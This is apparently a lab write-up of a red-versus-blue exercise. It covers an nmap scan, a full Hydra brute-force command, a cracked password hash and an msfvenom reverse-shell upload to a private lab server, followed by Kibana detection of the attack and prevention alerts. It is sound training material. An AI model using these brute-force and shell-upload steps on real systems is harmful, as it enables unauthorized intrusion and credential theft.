

Red vs Blue

Overview

In Red vs Blue, a Kibana stacked web server was attacked using various penetration testing methods. Upon gaining access to the server, a flag was discovered. After this, a Kibana stack was used to find baselines and traces for the attack.

Attack Summary

- Run nmap scan on the network to find host and open ports
- Use dirbuster or enumeration to find hidden folder
- Enumerate a login ID from the server
- Brute force login using Hydra
- Crack sysadmin password hash
- Load reverse shell payload to the server using sysadmin
- Secure shell into sysadmin account to attain root privileges.

When dropped in the environment, the server ip is unknown, but it is known that is is running on the local network. To find any valuable information, a TCP/SYN scan was selected for being relatively stealthy, and will tell us what open ports and hosts are available. There are 4 hosts on the network, but we're most interested in this apache server with an open http port.

```
TRACEROUTE
HOP RTT ADDRESS
1 0.73 ms 192.168.1.105

Nmap scan report for 192.168.1.105
Host is up (0.00097s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|_ 256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_ 256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http      Apache httpd 2.4.29
|_ http-ls: Volume /
|_ maxfiles limit reached (10)
|_ SIZE TIME FILENAME
|_ - 2019-05-07 18:23 company_blog/
|_ 422 2019-05-07 18:23 company_blog/blog.txt
|_ - 2019-05-07 18:27 company_folders/
|_ - 2019-05-07 18:25 company_folders/company_culture/
|_ - 2019-05-07 18:26 company_folders/customer_info/
|_ - 2019-05-07 18:27 company_folders/sales_docs/
|_ - 2019-05-07 18:22 company_share/
|_ - 2019-05-07 18:34 meet_our_team/
|_ 329 2019-05-07 18:31 meet_our_team/ashton.txt
|_ 404 2019-05-07 18:33 meet_our_team/hannah.txt
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/30%OT=22%CT=1%CU=36724%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=5F751C80%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:S=AA%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Since port 80 was open, a web browser was used for enumeration.

← → ↻ ⚠ Not secure | 192.168.1.105

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

← → ↻ ⚠ Not secure | 192.168.1.105/company_folders/customer_info/customers.txt

Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

A hidden directory was discovered through some enumeration of files on the server. Alternatively, a tool such as dirbuster could also find this information.

This folder needs a login, which further enumeration reveals that the admin for the folder is “ashton”. Using Hydra, a brute force was attempted and successful in attaining a login for the secret folder.

```
[*] target IP: 192.168.1.105 login: ashton password: leopoldo 2019-07-16 18:05:21 [10/0]
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-30 17:55:21
root@Kali:~# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Using this login allows us to access the secret folder and the files inside.

← → ↻ ⚠ Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server


Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash: `d7dad0a5cd7c8376eeb50d69b3ccd352`)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Before moving on, cracking this hash was done using crackstation.

Using this hash and login, a connection can be made to the server, and notably, files can be uploaded:



Using msfvenom, a reverse shell payload was developed to upload to the server, and then listening on a meterpreter session allowed us to connect to the server.

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.dav	2019-04-30 14:46	43	
 shell.php	2019-04-30 17:41	1.1K	

Clicking on our shell payload opens a meterpreter session with root privileges.

Alternatively, Ryan's account can be logged in through SSH, and also has root privileges.

```
ryan@server1:~$ cd /
ryan@server1:/$ ls -la
total 2017388
drwxr-xr-x 24 root root 4096 Sep 30 23:14 .
drwxr-xr-x 24 root root 4096 Sep 30 23:14 ..
drwxr-xr-x 2 root root 4096 Sep 30 23:12 bin
drwxr-xr-x 3 root root 4096 Oct 3 15:07 boot
drwxr-xr-x 17 root root 3840 Oct 3 15:06 dev
drwxr-xr-x 101 root root 4096 Sep 30 23:14 etc
-rw-r--r-- 1 root root 16 May 7 2019 flag.txt
drwxr-xr-x 6 root root 4096 May 19 17:04 home
lrwxrwxrwx 1 root root 34 Sep 30 23:14 initrd.img → boot/initrd.img-4.15.0-118-generic
lrwxrwxrwx 1 root root 34 Sep 30 23:14 initrd.img.old → boot/initrd.img-4.15.0-108-generic
drwxr-xr-x 22 root root 4096 Jul 25 2018 lib
drwxr-xr-x 2 root root 4096 Sep 30 23:10 lib64
drwx----- 2 root root 16384 May 7 2019 lost+found
drwxr-xr-x 2 root root 4096 Jul 25 2018 media
drwxr-xr-x 2 root root 4096 Jul 25 2018 mnt
drwxr-xr-x 2 root root 4096 Jul 1 19:03 opt
dr-xr-xr-x 120 root root 0 Oct 3 15:05 proc
drwx----- 6 root root 4096 May 21 23:30 root
drwxr-xr-x 28 root root 960 Oct 3 15:26 run
drwxr-xr-x 2 root root 12288 Sep 30 23:12 sbin
drwxr-xr-x 4 root root 4096 May 7 2019 snap
drwxr-xr-x 2 root root 4096 Jul 25 2018 srv
-rw----- 1 root root 2065694720 May 7 2019 swap.img
dr-xr-xr-x 13 root root 0 Oct 3 15:05 sys
drwxrwxrwt 10 root root 4096 Oct 3 15:29 tmp
drwxr-xr-x 10 root root 4096 Jul 25 2018 usr
drwxr-xr-x 2 root root 4096 May 21 23:31 vagrant
drwxr-xr-x 14 root root 4096 May 7 2019 var
lrwxrwxrwx 1 root root 31 Sep 30 23:14 vmlinuz → boot/vmlinuz-4.15.0-118-generic
lrwxrwxrwx 1 root root 31 Sep 30 23:14 vmlinuz.old → boot/vmlinuz-4.15.0-108-generic
ryan@server1:/$ cat flag.txt
bing0w@5h1sn@m0
ryan@server1:/$
```

This concludes our attack, and we have root access to our server.


Defense

Identification

Setting up the SIEM dashboard, things to look for on our potential attack would be HTTP status codes, HTTP requests, Top Hosts, and connections over time.

Immediately we can see signs of an attack from our HTTP Status Codes for Top Queries visualization - a very large number of requests ended in a 401 error.

Other notable things to find is that the connection spikes over time



Looking at the top requests we can also see the brute force attack signs:

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	22,148
http://127.0.0.1/server-status?auto=	1,206
http://snnmnkxdhflwgthqismb.com/post.php	196
http://www.gstatic.com/generate_204	98
http://192.168.1.105/	57

server.ip	192.168.1.105
# server.port	80
# source.bytes	163B
source.ip	192.168.1.90
# source.port	42000
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

Filtering results based on the url.path we find that this user agent was Hydra, our brute force tool.

Based on the data taken from the Kibana stack, we know the secret folder was the target of 22,000 login attempts, most of which were from a single source IP, always sending the same amount of bytes, and using a known brute force tool.

http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3

Once inside, the attacker accessed the webdav folder and a file called shell.php

Based on these findings, we can conclude the attacker brute forced a login, uploaded a .php file and attained root access from there.

Prevention:

- Set an alert to trigger any time the secret_folder is accessed, or remove this from the server altogether.
- Set an alert for 401 errors with a reasonable threshold (15 per hour)

- Set an alert if user_agent.original includes "Hydra"
- Set a maximum login attempt number per IP per hour. Auto drop traffic from any requests from a login that exceeds that number.
- Since the webdav folder should only be accessed from one machine, ensure that it only accepts traffic from that one machine.
- Connections to the shared folder should not be accessible via web browser.
- Set an alert for any .php file shared over the server.
- Remove ability to upload files over web browser.